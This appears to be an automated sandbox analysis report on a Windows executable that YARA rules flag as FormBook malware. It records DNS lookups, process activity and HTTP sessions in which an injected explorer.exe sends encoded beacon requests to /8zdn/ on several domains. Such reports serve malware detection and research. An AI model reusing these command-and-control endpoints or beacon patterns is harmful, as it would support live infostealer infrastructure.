Feb 23, 2021 17:23:34.351329088 CET	8.8.8.8	192.168.2.3	0x23cd	No error (0)	lexafit.myshopify.com	shops.myshopify.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 17:23:34.351329088 CET	8.8.8.8	192.168.2.3	0x23cd	No error (0)	shops.myshopify.com		23.227.38.74	A (IP address)	IN (0x0001)
Feb 23, 2021 17:23:39.691085100 CET	8.8.8.8	192.168.2.3	0xfca1	No error (0)	www.shroomsdrop.com	shroomsdrop.com		CNAME (Canonical name)	IN (0x0001)
Feb 23, 2021 17:23:39.691085100 CET	8.8.8.8	192.168.2.3	0xfca1	No error (0)	shroomsdrop.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.unazampanelcuore.com
- www.floridaindian.com
- www.quaichshop.net
- www.basiclablife.com
- www.elementsvapes.com
- www.hn-bet.com
- www.gasexecutive.com
- www.shroomsdrop.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49697	81.88.52.102	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:22:23.256288052 CET	152	OUT	GET /8zdn/?kH=SUc3155gDWt5wcoflZcZzViJ8x0waKhO+xElOi+15/K5BoZoLZ14fR9wugBfYGntPchb&Bld=UVC tYPUHlPSP HTTP/1.1 Host: www.unazampanelcuore.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 17:22:23.535459995 CET	153	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Feb 2021 16:22:23 GMT Server: Apache X-Powered-By: PHP/7.3.23 Expires: Wed, 11 Jan 1984 05:00:00 GMT Cache-Control: no-cache, must-revalidate, max-age=0 X-Redirect-By: WordPress Upgrade: h2,h2c Connection: Upgrade, close Location: http://unazampanelcuore.com/8zdn/?kH=SUc3155gDWt5wcoflZcZzViJ8x0waKhO+xElOi+15/K5BoZoLZ14f R9wugBfYGntPchb&Bld=UVCtYPUHlPSP Vary: User-Agent Content-Length: 0 Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49698	108.62.73.206	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:22:29.099121094 CET	154	OUT	GET /8zdn/?kH=/2j9R2c14anpqf93w73dauHGA2TQKIR5Q7oZ32qrr3zEGdcNMDJzBydR7UkO3mu0OgLM&Bld=UVC tYPUHlPSP HTTP/1.1 Host: www.floridaindian.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:22:29.296700954 CET	155	IN	HTTP/1.1 200 OK Cache-Control: no-cache Pragma: no-cache Content-Type: text/html; charset=UTF-8 Expires: -1 Server: Microsoft-IIS/7.5 X-Powered-By: ASP.NET Date: Tue, 23 Feb 2021 16:22:25 GMT Connection: close Content-Length: 3478 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 64 69 72 3d 22 6c 74 72 22 20 6c 61 6e 67 3d 22 7a 68 22 20 69 31 38 6e 2d 70 72 6f 63 65 73 73 65 64 3d 22 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 74 68 65 6d 65 2d 63 6f 6c 6f 72 22 20 63 6f 6e 74 65 6e 74 3d 22 23 66 66 66 22 3e 0d 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0d 0a 3c 74 69 74 6c 65 3e e6 97 a0 e6 b3 95 e8 ae bf e9 97 ae e6 ad a4 e7 bd 91 e7 ab 99 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 64 6f 63 75 6d 65 6e 74 2e 6f 6e 63 6f 6e 74 65 78 74 6d 65 6e 75 3d 6e 65 77 20 46 75 6e 63 74 69 6f 6e 28 22 72 65 74 75 72 6e 20 66 61 6c 73 65 22 29 20 0d 0a 64 6f 63 75 6d 65 6e 74 2e 6f 6e 73 65 6c 65 63 74 73 74 61 72 74 3d 6e 65 77 20 46 75 6e 63 74 69 6f 6e 28 22 72 65 74 75 72 6e 20 66 61 6c 73 65 22 29 20 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 20 20 3c 73 74 79 6c 65 3e 0d 0a 68 74 6d 6c 20 7b 0d 0a 20 20 2d 77 65 62 6b 69 74 2d 74 65 78 74 2d 73 69 7a 65 2d 61 64 6a 75 73 74 3a 20 31 30 30 25 3b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 32 35 25 3b 0d 0a 7d 0d 0a 0d 0a 62 75 74 74 6f 6e 20 7b 0d 0a 20 20 62 6f 72 64 65 72 3a 20 30 3b 0d 0a 20 20 62 6f 72 64 65 72 2d 72 61 64 69 75 73 3a 20 32 70 78 3b 0d 0a 20 20 62 6f 78 2d 73 69 7a 69 6e 67 3a 20 62 6f 72 64 65 72 2d 62 6f 78 3b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 0d 0a 20 20 63 75 72 73 6f 72 3a 20 70 6f 69 6e 74 65 72 3b 0d 0a 20 20 66 6c 6f 61 74 3a 20 72 69 67 68 74 3b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 2e 38 37 35 65 6d 3b 0d 0a 20 20 6d 61 72 67 69 6e 3a 20 30 3b 0d 0a 20 20 70 61 64 64 69 6e 67 3a 20 31 30 70 78 20 32 34 70 78 3b 0d 0a 20 20 74 72 61 6e 73 69 74 69 6f 6e 3a 20 62 6f 78 2d 73 68 61 64 6f 77 20 32 30 30 6d 73 20 63 75 62 69 63 2d 62 65 7a 69 65 72 28 30 2e 34 2c 20 30 2c 20 30 2e 32 2c 20 31 29 3b 0d 0a 20 20 75 73 65 72 2d 73 65 6c 65 63 74 3a 20 6e 6f 6e 65 3b 0d 0a 7d 0d 0a 2e 6e 65 74 65 72 72 6f 72 20 62 75 74 74 6f 6e 7b 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 67 62 28 36 36 2c 20 31 33 33 2c 20 32 34 34 29 3b 0d 0a 7d 0d 0a 0d 0a 62 75 74 74 6f 6e 3a 61 63 74 69 76 65 20 7b 0d 0a 20 20 62 61 63 6b 67 72 6f 75 6e 64 3a 20 72 67 62 28 35 30 2c 20 31 30 32 2c 20 32 31 33 29 3b 0d 0a 20 20 6f 75 74 6c 69 6e 65 3a 20 30 3b 0d 0a 7d 0d 0a 0d 0a 62 75 74 74 6f 6e 3a 68 6f 76 65 72 20 7b 0d 0a 20 20 62 6f 78 2d 73 68 61 64 6f 77 3a 20 30 20 31 70 78 20 33 70 78 20 72 67 62 61 28 30 2c 20 30 2c 20 30 2c 20 2e 35 30 29 3b 0d 0a 7d 0d 0a 68 31 20 7b 0d 0a 20 20 63 6f 6c 6f 72 3a 20 23 33 33 33 3b 0d 0a 20 20 66 6f 6e 74 2d 73 69 7a 65 3a 20 31 2e 36 65 6d 3b 0d 0a 20 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 20 6e 6f 72 6d 61 6c 3b 0d 0a 20 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 2e 32 35 65 6d 3b 0d 0a 20 20 6d 61 72 67 Data Ascii: <!DOCTYPE html><html dir="ltr" lang="zh" i18n-processed=""><head><meta http-equiv="Content-Type" c ontent="text/html; charset=UTF-8"><meta name="theme-color" content="#fff"><meta name="viewport" content="width =device-width, initial-scale=1.0,maximum-scale=1.0, user-scalable=no"><title></title><script>document.oncontex tmenu=new Function("return false") document.onselectstart=new Function("return false") </script> <style>html { -webkit- text-size-adjust: 100%; font-size: 125%;}button { border: 0; border-radius: 2px; box-sizing: border-box; color: #fff; curso r: pointer; float: right; font-size: .875em; margin: 0; padding: 10px 24px; transition: box-shadow 200ms cubic-bezier(0.4, 0, 0.2, 1); user-select: none;}.neterror button{ background: rgb(66, 133, 244);}button:active { background: rgb(50, 102, 213); outline: 0;}button:hover { box-shadow: 0 1px 3px rgba(0, 0, 0, .50);}h1 { color: #333; font-size: 1.6em; font-weight: normal; line-height: 1.25em; marg

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49700	46.23.69.44	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:22:34.642165899 CET	170	OUT	GET /8zdn/?kH=tcuwTISCal6Za70kmDoHryScybsdFOei7/WOW4uZGfRR2kwAWg6MdyjVPec/+BbHDhr0&Bld=UVC tYPUHlPSP HTTP/1.1 Host: www.quaichshop.net Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:22:34.727252007 CET	171	IN	HTTP/1.1 404 Not Found Server: nginx Date: Tue, 23 Feb 2021 16:22:34 GMT Content-Type: text/html Content-Length: 498 Connection: close Last-Modified: Mon, 01 Dec 2014 15:09:45 GMT Chimera-API-Server: api1.uk.chimera.uk2group.com X-Powered-By: Perl Dancer 1.3512 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 0a 20 20 20 20 20 20 20 20 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 74 72 61 6e 73 69 74 69 6f 6e 61 6c 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 3c 2f 74 69 74 6c 65 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 68 72 65 66 3d 22 2f 63 73 73 2f 65 72 72 6f 72 2e 63 73 73 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 45 72 72 6f 72 20 34 30 34 3c 2f 68 31 3e 0a 3c 64 69 76 20 69 64 3d 22 63 6f 6e 74 65 6e 74 22 3e 0a 3c 68 32 3e 50 61 67 65 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 32 3e 3c 70 3e 53 6f 72 72 79 2c 20 74 68 69 73 20 69 73 20 74 68 65 20 76 6f 69 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 0a 3c 64 69 76 20 69 64 3d 22 66 6f 6f 74 65 72 22 3e 0a 50 6f 77 65 72 65 64 20 62 79 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 70 65 72 6c 64 61 6e 63 65 72 2e 6f 72 67 2f 22 3e 44 61 6e 63 65 72 3c 2f 61 3e 0a 3c 2f 64 69 76 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1 /DTD/xhtml1-transitional.dtd"><html><head><title>Error 404</title><link rel="stylesheet" href="/css/error.css" /><meta http-equiv="Content-type" content="text/html; charset=UTF-8" /></head><body> Error 404 Page Not Found Sorry, this is the void. Powered by Dancer </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49701	91.227.138.21	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:22:40.083535910 CET	172	OUT	GET /8zdn/?kH=VcGUHpmld1zswDwg40mcNwm1CX0p/o+pgHyf/FjbYLUTXfqCXvPFwiBdk0mlGpZRYzTf&Bld=UVC tYPUHlPSP HTTP/1.1 Host: www.basiclablife.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 17:22:40.587572098 CET	173	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 23 Feb 2021 16:22:40 GMT Server: Apache Location: https://www.basiclablife.com/8zdn/?kH=VcGUHpmld1zswDwg40mcNwm1CX0p/o+pgHyf/FjbYLUTXfqCXvPF wiBdk0mlGpZRYzTf&Bld=UVCtYPUHlPSP Content-Length: 335 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 62 61 73 69 63 6c 61 62 6c 69 66 65 2e 63 6f 6d 2f 38 7a 64 6e 2f 3f 6b 48 3d 56 63 47 55 48 70 6d 6c 64 31 7a 73 77 44 77 67 34 30 6d 63 4e 77 6d 31 43 58 30 70 2f 6f 2b 70 67 48 79 66 2f 46 6a 62 59 4c 55 54 58 66 71 43 58 76 50 46 77 69 42 64 6b 30 6d 6c 47 70 5a 52 59 7a 54 66 26 61 6d 70 3b 42 6c 64 3d 55 56 43 74 59 50 55 48 6c 50 53 50 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanent ly</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49705	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:22:45.738255024 CET	207	OUT	GET /8zdn/?kH=XOXl3Nuj7M9zcIBR6B45qltQ4dmo97Szsxf/DI8gOGgyBhu8HbEkl8wbqGipvTOnLwwM&Bld=UVC tYPUHlPSP HTTP/1.1 Host: www.elementsvapes.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:22:45.880512953 CET	207	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 23 Feb 2021 16:22:45 GMT Content-Type: text/html Content-Length: 275 ETag: "6031584e-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49708	150.109.148.157	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:22:57.075452089 CET	236	OUT	GET /8zdn/?kH=hIXmrhUyU1aP5+vldRGL92fa8Yv5W8V1zdDiddkx2jBPb190TW7wCmtqgCRS1U4M3bOQ&Bld=UVCtYPUHlPSP HTTP/1.1 Host: www.hn-bet.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 17:22:57.362996101 CET	238	IN	HTTP/1.1 200 OK Server: nginx Date: Tue, 23 Feb 2021 16:22:57 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Set-Cookie: PHPSESSID=blimldvv10l8e8vh87oir62u23; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache X-Frame-Options: SAMEORIGIN Data Raw: 32 66 65 63 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 20 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 65 64 67 65 22 20 2f 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e e6 b5 b7 e5 ae 81 e5 b8 82 e4 bc af e6 81 a9 e7 89 b9 e6 97 a5 e7 94 a8 e5 93 81 e6 9c 89 e9 99 90 e5 85 ac e5 8f b8 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 6b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 64 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 e6 b5 b7 e5 ae 81 e5 b8 82 e4 bc af e6 81 a9 e7 89 b9 e6 97 a5 e7 94 a8 e5 93 81 e6 9c 89 e9 99 90 e5 85 ac e5 8f b8 e6 88 90 e7 ab 8b e4 ba 8e 32 30 31 35 e5 b9 b4 37 e6 9c 88 e3 80 82 e6 94 b6 e8 b4 ad e4 ba 86 e7 94 b1 e4 ba 8e e7 bb 8f e8 90 a5 e4 b8 8d e5 96 84 e8 80 8c e7 a0 b4 e4 ba a7 e7 9a 84 e5 8e 9f e6 b5 b7 e5 ae 81 e5 b8 82 e5 8a a0 e5 92 8c e5 bd a9 e5 8d b0 e6 9c 89 e9 99 90 e5 85 ac e5 8f b8 e5 b9 b6 e6 8a 95 e5 85 a5 e8 b5 84 e9 87 91 e5 af b9 e5 8e 9f e6 9c 89 e8 ae be e5 a4 87 ef bc 8c e5 8e 82 e6 88 bf ef bc 8c e7 ad 89 e8 b5 84 e6 ba 90 e8 bf 9b e8 a1 8c e4 ba 86 e6 95 b4 e5 90 88 e4 bf ae e7 bc ae e3 80 82 e5 85 ac e5 8f b8 e8 bf 98 e5 87 86 e5 a4 87 e5 9f b9 e8 82 b2 e5 85 b7 e6 9c 89 e8 87 aa e4 b8 bb e7 9f a5 e8 af 86 e4 ba a7 e6 9d 83 e7 9a 84 e5 93 81 e7 89 8c ef bc 8c e7 9e 84 e5 87 86 e5 9b bd e5 86 85 e5 a4 96 e4 b8 ad e9 ab 98 e6 a1 a3 e7 9c 9f e7 a9 ba e5 8e 8b e7 bc a9 e8 a2 8b e5 b8 82 e5 9c ba e5 bc 80 e5 8f 91 e6 96 b0 e7 94 a8 e9 80 94 ef bc 8c e6 96 b0 e5 8a 9f e8 83 bd e3 80 82 e6 96 b0 e6 ac be e5 bc 8f e7 9a 84 e4 ba a7 e5 93 81 e3 80 82 e4 b8 80 e7 b3 bb e5 88 97 e7 9a 84 e7 a0 94 e5 8f 91 e5 b7 a5 e4 bd 9c e5 8c 85 e6 8b ac e4 b8 93 e5 88 a9 e7 94 b3 e8 af b7 ef bc 8c e5 95 86 e6 a0 87 e6 b3 a8 e5 86 8c e7 ad 89 e6 89 8b e7 bb ad e6 ad a3 e5 9c a8 e8 bf 9b e8 a1 8c e4 b9 8b e4 b8 ad e3 80 82 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 22 3e 0a 20 20 20 20 0a 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 22 3e 0a 20 20 20 20 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 68 72 65 66 Data Ascii: 2fec<!DOCTYPE html><html><head> <meta charset="utf-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge" /> <title></title> <meta name="keywords" content=""> <meta name="description" content="20157"> <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1, user-scalable=no"> <link rel="shortcut icon" href="/favicon.ico"> <link rel="stylesheet" type="text/css" href

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49709	18.189.205.91	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:23:02.671080112 CET	250	OUT	GET /8zdn/?kH=hAX0XCk4QOcgLnZ0keH4mYw4W1HPTbDogNdlOttC2YdmEpNB6eRk1m0w/4WJXRKcYwe6&Bld=UVC tYPUHlPSP HTTP/1.1 Host: www.gasexecutive.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 17:23:02.807547092 CET	251	IN	HTTP/1.1 404 Not Found Date: Tue, 23 Feb 2021 16:23:02 GMT Content-Type: text/html Content-Length: 153 Connection: close Server: nginx/1.16.1 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 36 2e 31 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>404 Not Found</title></head><body> 404 Not Found <hr> nginx/1.16.1 </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49713	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Feb 23, 2021 17:23:39.736345053 CET	259	OUT	GET /8zdn/?kH=eGnYEUgg+wSQcZ375yCgdfFf6E1Kt+cpyPOB6e9JmwPPtBsaC8CQtumAL6bFnIfy9ObU&Bld=UVC tYPUHlPSP HTTP/1.1 Host: www.shroomsdrop.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Feb 23, 2021 17:23:39.875322104 CET	260	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Tue, 23 Feb 2021 16:23:39 GMT Content-Type: text/html Content-Length: 275 ETag: "60352547-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

- transferir copia_98087.exe
- transferir copia_98087.exe
- explorer.exe
- msdt.exe
- cmd.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: transferir copia_98087.exe PID: 3096 Parent PID: 5588

General

Start time:	17:21:28
Start date:	23/02/2021
Path:	C:\Users\user\Desktop\transferir copia_98087.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\transferir copia_98087.exe'
Imagebase:	0xcb0000
File size:	465920 bytes
MD5 hash:	CA35B660415DEFE96FE6AF4EB3A45D86
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.226723237.0000000004119000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.226723237.0000000004119000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.226723237.0000000004119000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.226455880.0000000003111000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEACF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEACF06	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\transferir copia_98087.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E1BC78D	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
